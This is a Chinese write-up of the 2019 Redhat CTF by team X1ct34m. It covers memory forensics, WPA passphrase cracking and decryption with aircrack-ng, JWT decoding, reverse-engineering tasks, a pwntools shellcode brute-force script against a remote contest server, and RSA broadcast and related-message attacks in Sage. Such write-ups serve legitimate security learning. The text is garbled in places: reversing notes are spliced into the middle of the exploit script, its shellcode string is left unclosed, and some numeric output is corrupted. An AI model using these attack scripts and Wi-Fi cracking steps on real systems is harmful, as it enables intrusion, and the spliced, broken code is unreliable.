## 2019 Redhat CTF Writeup by X1ct34m

前言

有一说一,题目质量比隔壁某py大赛高多了。

MISC

签到

答问卷得flag

Advertising for Marriage

拿到一个raw文件,应该是内存取证,掏出volatility,不知道为啥kali自带的识别不出镜像信息,换ubuntu才ok,迷。

```
#222222
$ volatility -f 1.raw imageinfo
Volatility Foundation Volatility Framework 2.5
       : volatility.debug : Determining profile based on KDBG search...
        Suggested Profile(s): WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                   AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                   AS Layer2 : FileAddressSpace (/home/yulige/Desktop/1.raw)
                    PAE type : PAE
                         DTB : 0xaf9000L
                        KDBG : 0x80545ce0L
        Number of Processors: 1
   Image Type (Service Pack): 2
              KPCR for CPU 0 : 0xffdff000L
           KUSER_SHARED_DATA : 0xffdf0000L
         Image date and time : 2019-10-31 07:15:35 UTC+0000
   Image local date and time : 2019-10-31 15:15:35 +0800
#
$ volatility -f 1.raw --profile=WinXPSP2x86 psscan
#IIImspaint.exeInotepad.exeIpidIII332I1056IIIdumpIII
$ volatility -f 1.raw --profile=WinXPSP2x86 memdump -p 332 --dump-dir=./
```

\$ volatility -f 1.raw --profile=WinXPSP2x86 memdump -p 1056 --dump-dir=./


```
然后在notepad进程dump出来的东西里面去查找字符串,找到:
```

hint: ????needmoneyandgirlfirend

前面四个问号应该是掩码, 先不管这个。

然后根据mspaintdump出来的bmp文件改后缀为data,参考: https://segmentfault.com/a/1190000018813033

然后将分辨率改为1280\*1024,位移改为770000左右可以看到一个图。



因为是反过来看的所以是b1cx,然后加上前面的hint,结合起来就是b1cxneedmoneyandgirlfirend。

<sup>\$</sup> volatility -f 1.raw --profile=WinXPSP2x86 dumpfiles -Q 0x00000001efb29f8 -n --dump-dir=./

拿到图片之后发现crc32校验过不去,用网上找的脚本跑一下,改高度。

参考链接: https://www.cnblogs.com/WangAoBo/p/7108278.html

```
# -*- coding: utf-8 -*-
import binascii
import struct
crc32key = 0xB80A1736
for i in range(0, 65535):
height = struct.pack('>i', i)
#CRC: CBD6DF8A
data = '\x49\x48\x44\x52\x00\x00\x01\x1F' + height + '\x08\x06\x00\x00\x00'
crc32result = binascii.crc32(data) & 0xffffffff
if crc32result == crc32key:
    print ''.join(map(lambda c: "%02X" % ord(c), height))
```

## 改完高度是:



然后用ps锐化处理,但是后几位实在是看不清。没办法。太佛了。

用zsteg跑一下,发现有东西,但是dump不出来,想到是lsb带密码的加密,密码应该就是hint。

然后用脚本解密出来之后是:VmlyZ2luaWEgY2lwaGVydGV4dDpnbnh0bXdnN3IxNDE3cHNlZGJzNjI1ODdoMA==

解密base64: Virginia ciphertext:gnxtmwg7r1417psedbs62587h0

拿去在线网站爆破密钥恢复明文试试,毫无卵用。

然后突然想到上面的那个打码的图片,好像也有1417的样子,维吉尼亚是不会变数字的,那么如果数字的位置不变的话。那么把{}改成is,位数好像刚好对的上,1417的位置

1 2 flagis???1417???????5???0 3 gnxtmwg7r1417psedbs62587h0 gnxtmwg7r1417psedbs62587h0

Key

bcxneedmoneyandgirlfirend

Transformation



Encrypt 

Decrypt



Transformed text flagisd7f1417bfafbf62587e0

不知道是不是,带flag格式交一下试试,对了。

flag{d7f1417bfafbf62587e0}

## 恶臭的数据包

无线wifi流量包,套路走一波。

## #**■**essid

root@kali:~/Desktop# aircrack-ng cacosmia.cap Opening cacosmia.cap

Read 4276 packets.

# BSSID ESSID Encryption

1 1A:D7:17:98:D0:51 mamawoxiangwantiequan WPA (1 handshake)

Choosing first network as target.

Aircrack-ng 1.3

Passphrase not in dictionary

Please specify a 151/235 keys tested w).

Time left: 0 seconds 64.26%

Quitting aircrack-ng...

root@kali:~/Desktop# aircrack-ng cacosmia.cap -w /usr/share/wordlists/fern-wifi/common.txt

Opening cacosmia.cap

Read 4276 packets.

[00:00:00] 16/688 keys tested (1029.20 k/s)

Time left: 0 seconds 2.33%

KEY FOUND! [ 12345678 ]

: B4 2C 77 C0 A8 F4 E6 E9 9F 85 1B ED 7B 3F 5A 91 Master Kev

3C AA D4 42 B9 6D 5C D2 A1 90 E3 F9 75 B3 6D 9F

Transient Key : 8B D7 4A 1F 2A 0D B7 40 C1 3B BC C9 13 60 46 E5 49 4E 9B 9A AF BD E3 89 33 5A 73 C8 95 AC 53 94

AF 92 D1 D9 ED E4 B2 AF 40 C1 03 D8 98 2D 8A 90

00 58 39 CF C2 9E B9 80 A2 D5 86 57 9A 00 00 00 EAPOL HMAC : D8 97 A1 FD CF F2 87 89 6A 19 EF 14 44 33 E0 3C

#**E**essid**E** 

root@kali:~/Desktop# airdecap-ng cacosmia.cap -e mamawoxiangwantiequan -p 12345678

Total number of packets read

4276

```
Total number of WEP data packets 0
Total number of WPA data packets 685
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 538
```

然后wireshark打开解密的流量包,发现有一个png图片。

```
■ Wireshark・追踪 TCP 流 (tcp.stream eq 24) · cacosmia-dec.cap

                                                                                                                 \wedge
POST / HTTP/1.1
Host: 47.107.89.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie:
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJoaW50IjoiZm9yIHNlY3VyaXR5LCBJIHNldCBteSBwYXNzd29yZCBhcyBhIHdlYnNpdGUgd2hpY
2ggaSBqdXN0IHBpbmdlZCBiZWZvcmUifQ.P3xOErNrUkYqdMBoo8WvU63kUVyOkZjiTK-hwOIIS5A
Content-Type: multipart/form-data; boundary=-----191691572411478
Content-Length: 13366
Connection: close
Upgrade-Insecure-Requests: 1
-----191691572411478
Content-Disposition: form-data; name="face"; filename="114514.png"
Content-Type: image/png
. PNG
IHDR...h...e.....1(... pHYs............cHRM.z%......u0...`.:...o._.F..21IDATx...}
Y.#..e..#H.w&..d.Y.MR...v.V.....n..A..0..@..F.._.../=...../= ....<^ Y.l.$.J.oY...%....=...>..*KVu.....%x...{.%=....aY..
(....m.u.....o....6EQ....h4*I.....u]UU.E.,..i.ei..(*.C...0...y.ug...(.,S.e.F.....0....4..!....y.Z...E.
4.0.M..ir..q....y..7zq..w..w...0..0d....tjYV...(*.L....x<.m..i|N.=..,.z.G.~......3.NG..l6.(.b.."...n.e!Y...}...
8<.o...5_......o..dY..yQ.y.7M..nO.S..dY...eY.qp.x$.qa....?>.8..\.y...f.y....0.c......%..}_.E(..0..2.p.......
0..`....B....i..m..(UU}....0~....j.X,.....D"D.O.Qr.....<.q..q].....].i............7._....L&..t2..-...).
4-..m.A..4.[.a.a.8.,.4M.z.[.n}....tzee..,.e!,h
2"t...w/Pp...... 0M.R.p.GQ..3g"...._.
.D".N.#..B'1.y.F~..b..pww.....lmm%.I.u...s..I.<MpD.Pv..f...8.h..E.@......q...F...c....VVVb.X.V...}..a.\N$...R
.ygt..{.W.V+......@jP.y...s%Q..<..&..d2.,+..s._.Ey._/Zp...o.1..X..$ F'..$Ip....z.v.mY.i..R.X,..5MS...
.gYV...#..16?...z....Y,.{.^...p....X.
.i.(.4Mw:....8=.s].(8r....G....(....$.~p..m.<..'. c.?Z.s...j...W..t>......b.l6.g.'.E.$)..
8.Z..L&#..t:
.0.. ..(j6..4....J...w...i.,.
.i.5..."=.#.ooo....Ngmmmccc:.....8xt.q4M.y^.....Z..(......|...............V .'.E.T...0?.4..t.......X,f.f..ZZZRU5.C.
A → T* r F$h < wvv.
分組 369。11 客户稿 分組、0 服务器 分組、0 turn(s). 点击选择。
                              w/// //$ ¥^^
整个对话(14 kB)
                                          显示和保存数据为 ASCII
                                                                                                            淪 24 ♣
查找:
                                                                                                       查找下一个(N)
                                                             滤掉此流
                                                                        打印
                                                                               Save as…
                                                                                          返回
                                                                                                  Close
                                                                                                            Help
```

winhex打开发现末尾有个压缩包,提取出来之后发现要密码,不知道密码是啥,爆破无果,后来回到压缩包发现jwt的session。

## 解密看看:

## Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
oaW50IjoiZm9yIHN1Y3VyaXR5LCBJIHN1dCBteSB
wYXNzd29yZCBhcyBhIHdlYnNpdGUgd2hpY2ggaSB
qdXN0IHBpbmdlZCBiZWZvcmUifQ.P3xOErNrUkYq
dMBoo8WvU63kUVyOkZjiTK-hw0IIS5A

## Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE

{
    "alg": "HS256",
    "typ": "JWT"
}

PAYLOAD: DATA

{
    "hint": "for security, I set my password as a website which i just pinged before"
}

VERIFY SIGNATURE

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    your-256-bit-secret
```

## 说密码是一个网站,总共就没几个包,在一个udp包里面找到:



这个就是密码,打开拿到flag。

flag{f14376d0-793e-4e20-9eab-af23f3fdc158}

RE

```
整回来后解一次xxtea就行
key是输入的前四
但是不知道前四是啥
所以猜是flag
然后出了
# -*- coding: UTF-8 -*-
import xxtea
text = "111111111111111111"
key = "flag"
#encrypt_data = xxtea.encrypt(text, key)
encrypt_data = 'bca5ce40f4b2b2e7a9129d12ae10c85b3dd7061ddc70f8dc'.decode('hex')
decrypt_data = xxtea.decrypt(encrypt_data, key)
print decrypt_data
  flag{CXX_and_++tea}
easyRE
step1:输入
  Info:The first four chars are `flag`
最后发现主要看sub_400D35
和上一题一个套路
猜前4密文xorkey是flag
然后就出了
比较简单不贴脚本
calc
三次输入
中间有sleep直接patch了
先对输入进行了平方 FF0是pow函数
然后是乘4 A90是mul函数
然后对第二个输入
平方
对第三个输入
他先用7 input3
然后result\*input3
我佛了
下面是对输入的判断
input2<input1<input3 //应该是这个,没有仔细看
然后对三个输入之间进行一些蛇皮操作后就来最终check了
对了就有flag
//check大小完后的操作
550函数为add
7E0函数为del
//■■■■ 222 123 321
a = mul(3, input1)
b = mul(a,input1) //147852
c = mul(b, input2) //18185796
pow(input2,2)
                //15129
a = mul(3,input1)
                    //666
b1 = mul(a,input2) //input2■■■ 10075914
a = add(a,b1) //10076580
a = add(input1,input2)
b2 = pow(a,3) //41063625
                 //30987711
b3 = del(b2,b1)
temp0 = del(b3,c)
                            //12801915
```

根据题目可以猜到是xxtea,这边再加一个换位xor操作

```
//3852
b = mul(12, input3)
                    //1236492
c = mul(b, input3)
                   //325
d = add(4,input3)
               //34328125
x = pow(d,3)
temp1 = del(x,c)
                      //33091633
temp2 = del(temp1,a)
                                  //33076225
temp3 = del(temp2, 22) //33076203
if■temp3==temp0■
  cat flag
最终化简是x**3+y**3==z**3+42
想起了中科大的某道数学题的第一小题
x, y, z = (80435758145817515, 12602123297335631, 80538738812075974)
 C:\Users\AZX>C:\Users\AZX\Desktop\calc.exe
A few days ago, Someone asked me for Windows RE...
 But Windows + STL is terrible!
 Enjoy it
80435758145817515
 Calculating...
 12602123297335631
 Calculating.....
 80538738812075974
 Calculating.....You win!
 flag{MD5("804357581458175151260212329733563180538738812<mark>075974"</mark>).tolower()}
childRE
c++符号修饰
UnDecorateSymbolName反修饰后会变成private: char * __thiscall ROPxx::My_AutO_PWN(unsigned char *)
网上百度修饰资料
?My_Aut0_PWN@R0Pxx@@AAEPADPAE@Z
发现应该是上面
但是程序对输入进行一次换位
所以整回来Z0@tRAEyuP@xAAA?M_A0_WNPx@@EPDP就是输入
PWN
three
三字节shellcode执行权限,v3其实就是flag。。。写对比控制v5,最后是用moveax,edx来的爆破。
exp:
from pwn import *
name_addr=0x080F6CC0
context(os='linux',arch='i386')
jmp='''
mov eax,edx
jm=asm(jmp)
flag=''
to_fxxk=0
print hex(len(jm))
while True:
  for i in range(0x10,0x200):
     r=remote('47.104.190.38',12001)
     r.recvuntil(' index:')
```

//15408

r.sendline(str(to\_fxxk))
r.recvuntil('y much!')

a = mul(48, input3)

```
r.send(jm)
r.recvuntil('f size:')
r.sendline(str(i))
r.recvuntil('me:')
r.send('a')
r.recvline()
leak=int(r.recv(1),10)
print leak
print i
if leak == 1:
   flag+=chr(i-1)
    to_fxxk+=1
    if i-1==ord('}'):
       pause()
    print flag
    break
r.close()
```

## Crypto

Related

给了

$$n, \quad s = s_0 + s_1 + s_2 \ c_0 \equiv s_0^{17} \pmod n \ c_1 \equiv s_1^{17} \pmod n \ c_2 \equiv s_2^{17} \pmod n \ c_3 \equiv s_3^{17} \pmod n$$

其中

$$s_3 = 65537 \cdot s_0 - 66666 \cdot s_1 + 12345 \cdot s_2$$

要求的是s0, s1, s2。

由题名Related想到了ctfwiki上的Related Message Attack。

不过这一题显然要更复杂一点。

好在wiki这个栏目的下面给出了拓展阅读:

进而

$$aM_2 \equiv rac{2a^3bC_2 - b^4 + C_1b}{C_1 - a^3C_2 + 2b^3}$$

讲而

$$M_2 \equiv rac{2a^3bC_2 - b^4 + C_1b}{aC_1 - a^4C_2 + 2ab^3} = rac{b}{a}rac{C_1 + 2a^3C_2 - b^3}{C_1 - a^3C_2 + 2b^3}$$

上面的式子中右边所有的内容都是已知的内容,所以我们可以直接获取对应的消息。

有兴趣的可以进一步阅读 A New Related Message Attack on RSA 以及 paper 这里暂不做过多的讲解。

paper: https://www.cs.unc.edu/~reiter/papers/1996/Eurocrypt.pdf

找到了一个推广的结论

# 4 Generalizing the number of messages k

## 4.1 Arbitrary polynomial relationship among messages

Suppose we have k messages  $m_1, \ldots, m_k$ , related by a polynomial  $p(m_1, \ldots, m_k)$ , and that we know the ciphertexts  $c_i = m_i^e \mod N$  and the coefficients of the polynomial p. As before, substitute variables  $x_i$  for the unknown messages  $m_i$ , and obtain the k+1 polynomials

$$P_0(x_1, ..., x_k) = p(x_1, ..., x_k) = 0 \mod N$$
 $P_1(x_1) = x_1^e - c_1 = 0 \mod N$ 
 $P_2(x_2) = x_2^e - c_2 = 0 \mod N$ 
 $...$ 
 $P_i(x_i) = x_i^e - c_i = 0 \mod N$ 
 $...$ 
 $P_k(x_k) = x_k^e - c_k = 0 \mod N$ 

which must be simultaneously satisfied. We can just compute

Groebner(
$$[P_0, P_1, \ldots, P_k]$$
)

and generally obtain the answer

$$[x_1-m_1,\ldots,x_k-m_k].$$

一边翻SageMath文档 , 一边写的exp :

s = 280513550110197745829890567436265496990

```
c2 = 2665348075952836665455323350891842781938471372943896177948046901127648217780657532963063228780230203325378931053293617434
c3 = 4881225713895414151830685259288740981424662400248897086365166643853409947818654509692299250960938511400178276416929668757
```

```
R.<x, y, z> = Zmod(n)[]
I = ideal(x + y + z - s, x^17 - c1, y^17 - c2, z^17 - c3)
res = I.groebner_basis()

m1 = n - long(res[0] - x)
m2 = n - long(res[1] - y)
m3 = n - long(res[2] - z)
m = (long(m3<<256) + long(m2<<128) + long(m1))
print hex(m)[2:].strip('L').decode('hex')</pre>
```

```
In [25]:

n = 16084923760264169099484353317952979348361855860935256157402027983349457021767614332173154044206967015252105109115289920685657394517879

s = 280513550110197745829890567436265496990

c1 = 1060723540009858669999439258484180659200066081619131500894791777360547636588457205654462146680763623741589319296693565159031223759836

c2 = 2665348075952836665455323350891842781938471372943896177948046901127648217780657532963063228780230203325378931053293617434754585479452

c3 = 4881225713895414151830685259288740981424662400248897086365166643853409947818654509692299250960938511400178276416929668757746679501254

6

7

8

R. <x, y, z> = Zmod(n)[]

I = ideal(x + y + z - s, x^17 - c1, y^17 -c2, z^17 - c3)

res = I.groebner_basis():res
```

 $\begin{array}{c} \textbf{Out [25]:} & [x + 1608492376026416909948435331795297934836185586093525615740202798334945702176761433217315404420696701525210510911528992068565739451787917103414348487477378025259589760996270909325371731433876289897874303733424115117776042592359041482059737708721396118254756778152435821692154824236881182156000806958403005506732891823555324800528934757672719379501318525189471726279397236710401497352477683714139039769105043411654493426962894999675212229519458232333718451108074699446023452930683465746302735398701161588175565235651990938745870972303141663652202907309373809832285994141373414981376560005372115655616276407165730632699, y + 1608492376026416909948435331795297934836185586093525615740202798334945707217614332173154044206967015252105109115289920685657394517879177103414348487477378025259589760996270909325371731433876289897874303733424115117776042592359041482059737708721396118254756778152435821692154824236881182156000806958403005506732891823555324800528934757672719379501318525189471726279397236710401497352477683714139039769105043411654493442696289499967521222951945823233371845110807469944602345293068346574630273539870116158817556523565199093874587097230314166365220290730937380983228599414137341498129910188939072517737868873227804201884, z + 160849237602641690994843533179529793483618558609352561574020279833494570217676143321731540442069670152521051091152899206856573945178791771034143484877473780252595897609962709093253717314338762898978743037333424115117776042592359041482059737708721396118254756778152435821692154824236811821560008069584030055067328918235553248005289347576727193795013185251894717262793972367104014973524776837141390397691050434116544934426962894999675212229519458232333371845110807469944602345293068346574630273539870116158817556523565199093874587097230314165449344269628949996752122295194582323333718451108074699446023452930683465746302735398701161588175565235651990938745870972303141654493442696289499967521222951945823233331795297348361858609385289987874303733342411511777604259235904148205$ 

flag{bf684fc7-5398-4bf3-ad5f-cfe3dc53a202}

paper看的快,拿了一血

赛后对比<u>官网wp</u>,发现其实只要s0, s1, s2和s = s0+s1+s2这四个关系式即可解出,并不需要s3。

**Broadcast** 

附件给错了,打开task.py直接获得flag

flag{fa0f8335-ae80-448e-a329-6fb69048aae4}

手速快,又拿了一血

## 精明的Alice

题目名字说是Broadcast,实际上并不是简单的广播攻击。

简单的广播攻击,前提是对同一个m加密:

## Basic Broadcast Attack

## 攻击条件

如果一个用户使用同一个加密指数 e 加密了同一个密文,并发送给了其他 e 个用户。那么就会产生广播攻击。这一攻击由 Håstad 提出。

## 攻击原理

这里我们假设 e 为 3,并且加密者使用了三个不同的模数  $n_1, n_2, n_3$  给三个不同的用户发送了加密后的消息 m,如下

$$c_1 = m^3 \mod n_1$$

$$c_2 = m^3 \mod n_2$$

$$c_3 = m^3 \mod n_3$$

这里我们假设  $n_1, n_2, n_3$  互素,不然,我们就可以直接进行分解,然后得到 d,进而然后直接解密。

同时,我们假设  $m < n_i, 1 \le i \le 3$ 。如果这个条件不满足的话,就会使得情况变得比较复杂,这里我们暂不讨论。

既然他们互素,那么我们可以根据中国剩余定理,可得 $m^3 \equiv C \mod n_1 n_2 n_3$ 。

此外,既然  $m < n_i, 1 \le i \le 3$ ,那么我们知道  $m^3 < n_1 n_2 n_3$  并且  $C < m^3 < n_1 n_2 n_3$ ,那么  $M^3 = C$ ,我们对 C 开三次根即可得到 m 的值。

对于较大的 e 来说,我们只是需要更多的明密文对。

在这一题里,显然每一次的m都不一样,而且e=3的时候,就2个其他用户(明密文对)。

- 1. from Alice (每次都相同)
- 2. to name ( 每次都不同 )
- 3. msg (每次都相同)

生成,其中只有'to': name会变。

又由于有一个data = json.dumps(data, sort\_keys=True),会根据这个data字典的key来排序,使得最终的data变成了:

name用的Bob, msg(试验)选择的是95个'1'

可以发现,msg会被排序至中间这个位置。

```
m = high + mid + low
```

high就是对应的'from' : Alice, mid就是对应的'msg' : msg, low就是对应的'to' : name。

每一个m的高、中位都是不变的,只不过低位变了而已。

high和low都是已知(可以算出来)的,我们想要求的东西,就是这个mid。

这就让我想到了之前SCTF的一道Broadcast Attack with Linear Padding。

我们可以把每一次的m看成

$$m_i = (\text{high} << 1368) + (x << 608) + \text{low}_i$$
  
 $m_i = a \cdot x \cdot 2^{608} + b_i$ 

其中

$$a = 1$$
,  $b_i = \text{high} \cdot 2^{1368} + \text{low}_i$ 

且x仅为95\*8=760位。

利用Broadcast Attack with Linear Padding

The simplest form of Håstad's attack<sup>[3]</sup> is presented to ease understanding. The general case uses the Coppersmith method.

Suppose one sender sends the same message M in encrypted form to a number of people  $P_1; P_2; \ldots; P_k$ , each using the same small public exponent e, say e=3, and different moduli  $\langle N_i, e \rangle$ . A simple argument shows that as soon as  $k \geq 3$  ciphertexts are known, the message M is no longer secure: Suppose Eve intercepts  $C_1, C_2$ , and  $C_3$ , where  $C_i \equiv M^3 \pmod{N_i}$ . We may assume  $\gcd(N_i, N_j) = 1$  for all i, j (otherwise, it is possible to compute a factor of one of the  $N_i$ 's by computing  $\gcd(N_i, N_j)$ .) By the Chinese Remainder Theorem, she may compute  $C \in \mathbb{Z}^*_{N_1 N_2 N_3}$  such that  $C \equiv C_i \pmod{N_i}$ . Then  $C \equiv M^3 \pmod{N_1 N_2 N_3}$ ; however, since  $M < N_i$  for all i', we have  $M^3 < N_1 N_2 N_3$ . Thus  $C = M^3$  holds over the integers, and Eve can compute the cube root of C to obtain M.

For larger values of e more ciphertexts are needed, particularly, e ciphertexts are sufficient.

### Generalizations [edit source]

Håstad also showed that applying a linear-padding to M prior to encryption does not protect against this attack. Assume the attacker learns that  $C_i = f_i(M)^e$  for  $1 \le i \le k$  and some linear function  $f_i$ , i.e., Bob applies a pad to the message M prior to encrypting it so that the recipients receive slightly different messages. For instance, if M is m bits long, Bob might encrypt  $M_i = i2^m + M$  and send this to the i-th recipient.

If a large enough group of people is involved, the attacker can recover the plaintext  $M_i$  from all the ciphertext with similar methods. In more generality, Håstad proved that a system of univariate equations modulo relatively prime composites, such as applying any fixed polynomial  $g_i(M) \equiv 0 \pmod{N_i}$ , could be solved if sufficiently many equations are provided. This attack suggests that randomized padding should be used in RSA encryption.

### Theorem 2 (Håstad)

Suppose  $N_1,\ldots,N_k$  are relatively prime integers and set  $N_{\min}=\min_i\{N_i\}$ . Let  $g_i(x)\in\mathbb{Z}/N_i$  [x] be k polynomials of maximum degree q. Suppose there exists a unique  $M< N_{\min}$  satisfying  $g_i(M)\equiv 0\pmod{N_i}$  for all  $i\in\{1,\ldots,k\}$ . Furthermore, suppose k>q. There is an efficient algorithm which, given  $\langle N_i,g_i(x)\rangle$  for all i, computes M.

#### Proof

Since the  $N_i$  are relatively prime the Chinese Remainder Theorem might be used to compute coefficients  $T_i$  satisfying  $T_i \equiv 1 \pmod{N_i}$  and  $T_i \equiv 0 \pmod{N_j}$  for all  $i \neq j$ . Setting  $g(x) = \sum T_i \cdot g_i(x)$  we know that  $g(M) \equiv 0 \pmod{\prod N_i}$ . Since the  $T_i$  are nonzero we have that g(x) is also nonzero. The degree of g(x) is at most q. By Coppersmith's Theorem, we may compute all integer roots  $x_0$  satisfying  $g(x_0) \equiv 0 \pmod{\prod N_i}$  and  $|x_0| < \left(\prod N_i\right)^{\frac{1}{q}}$ . However, we know that  $M < N_{\min} < (\prod N_i)^{\frac{1}{k}} < (\prod N_i)^{\frac{1}{q}}$ , so M is among the roots found by Coppersmith's theorem.

This theorem can be applied to the problem of broadcast RSA in the following manner: Suppose the i-th plaintext is padded with a polynomial  $f_i(x)$ , so that  $g_i = (f_i(x))^{e_i} - C_i \mod N_i$ . Then  $g_i(M) \equiv 0 \mod N_i$  is true, and Coppersmith's method can be used. The attack succeeds once  $k > \max_i (e_i \cdot \deg f_i)$ , where k is the number of messages. The original result used Håstad's variant instead of the full Coppersmith method. As a result, it required  $k = O(q^2)$  messages, where  $q = \max_i (e_i \cdot \deg f_i)^{\lfloor 3 \rfloor}$ 

## 可以算出多项式

$$f(x) = (x \cdot 2^{608} + b)^3 - c \pmod{n_1 n_2}$$

```
的small root。
```

small

root要求是要小于模数n的1/e次方,而x为760位,760\*3=2280>2048=1024\*2,所以需要用到两组加密使模数的位数增大为4096位,使得760位的x能够是small root。

## sage:

from functools import reduce

def chinese\_remainder(n, a):
 sum = 0
 prod = reduce(lambda a, b: a \* b, n)
 for n\_i, a\_i in zip(n, a):
 p = prod // n\_i
 sum += a\_i \* inverse\_mod(p, n\_i) \* p
 return int(sum % prod)

T = []
T.append(chinese\_remainder([n[0],n[1]],[1,0]))
T.append(chinese\_remainder([n[1],n[0]],[1,0]))

N = n[0]\*n[1]
P.<x> = PolynomialRing(Zmod(N))

g=0
for i in range(2):

 $g += ((a[i]*x *2^608 + b[i])^3 - c[i])*T[i]$ 

```
g = g.monic()
x = g.small_roots()[0]
print x
print hex(long(x))[2:].strip('L').decode('hex')
# 1714661166087377473014475529806516832214035482305327415277479703776481564871479523924321275498885242003713793314464965569235
# Hahaha, Hastad's method don't work on this. Flag is flag{6b6c9731-5189-4937-9ead-310494b8f05b}.
```

## flag{6b6c9731-5189-4937-9ead-310494b8f05b}

话说,msg的内容和给错附件的那道基本上差不多,就flag内容不同。直接把flag括号里的内容当成未知量(仅286位),一组加密直接求small root就可以完事了。

## 这题出题人肯定没想到Hastad's

method仍然适用,只需要2组e=3的加密就可以解出来,而并不需要像官方wp那样需要2组e=3的加密和2组e=5的加密才能解。

为了看比赛,又双叒叕拿了一血。 fpxnb!

## Boom

这一题比赛的时候没有做出来,否则我们队就第一了。。

赛后去稍微看了一下Differential Cryptoanalysis,再结合 <a href="mailto:number-algo:Ref-Attack">number-attack</a>,学习了一下,才做出来。


task.py文件中,主要看下面这两个加密和解密的函数。

```
def encrypt(self, msg):
 msg = self.pad(msg)
iv = msq[:8]
  pt = msg[8:]
   Emm = int.from_bytes(iv, 'big')
   Em = Feal6.encrypt(Emm, self.subkey)
   out = iv
    for i in range(len(pt) // 8):
        mb = int.from_bytes(pt[i * 8: (i + 1) * 8], 'big')
        block = mb ^ Em
        block = Feal6.encrypt(block, self.subkey)
        cb = block ^ Emm
        out += cb.to bytes(8, 'big')
        Em = cb
     \cdot \cdot \cdot \mathsf{Emm} \cdot = \cdot \mathsf{mb}
    return out
def decrypt(self, msg):
 assert len(msg) % 8 == 0
••••iv = msq[:8]
 ct = msg[8:]
  Emm = int.from bytes(iv, 'big')
  Em = Feal6.encrypt(Emm, self.subkey)
  · out = iv
    for i in range(len(ct) // 8):
    cb = int.from_bytes(ct[i * 8: (i + 1) * 8], 'big')
      block = cb ^ Emm
        block = Feal6.decrypt(block, self.subkey)
        mb = block ^ Em
        out += mb.to bytes(8, 'big')
        Emm = mb
                                        先知社区
     \cdots Em = cb
    return self.unpad(out)
```


很像是CBC模式,但是在经过Feal6后又多了一次异或操作。

画了2个简略图

encrypt**函数**:



decrypt函数



从中,不难推出如何获取任意的c = Feal6.encrypt(m)和m = Feak6.decrypt(c)。

注意区分task.py文件中的encrypt函数和Feal6.encrypt函数!

想要获得任意m被Feal6加密后的密文c,只需:

第一次先发过去 $b'\x00'*32$ 经过encrypt函数,得到 $p1=b'\x00'*16$ 被Feal6加密后的密文c1;

再第二次发送b'\x00' \* 32 + (c1 ^ m),得到的c2即为Feal6.encrypt(m)。

## 解密与此类似。

```
第一次先发过去b'\x00' * 32经过decrypt函数,得到cl = b'\x00' * 16被Feal6解密后的明文p1;
再第二次发送b'\x00' * 32 + (p1 ^ c),得到的p2即为Feal6.encrypt(c)。

仔细观察上面两图即可验证,在此不深入证明。

def encrypt(plain):
    r.sendline('/enc ' + '0'*32)
    cl = int(r.recvline().strip()[16:32], 16)

    r.sendline('/enc ' + '0'*32 + hex(cl ^ plain)[2:].zfill(16))
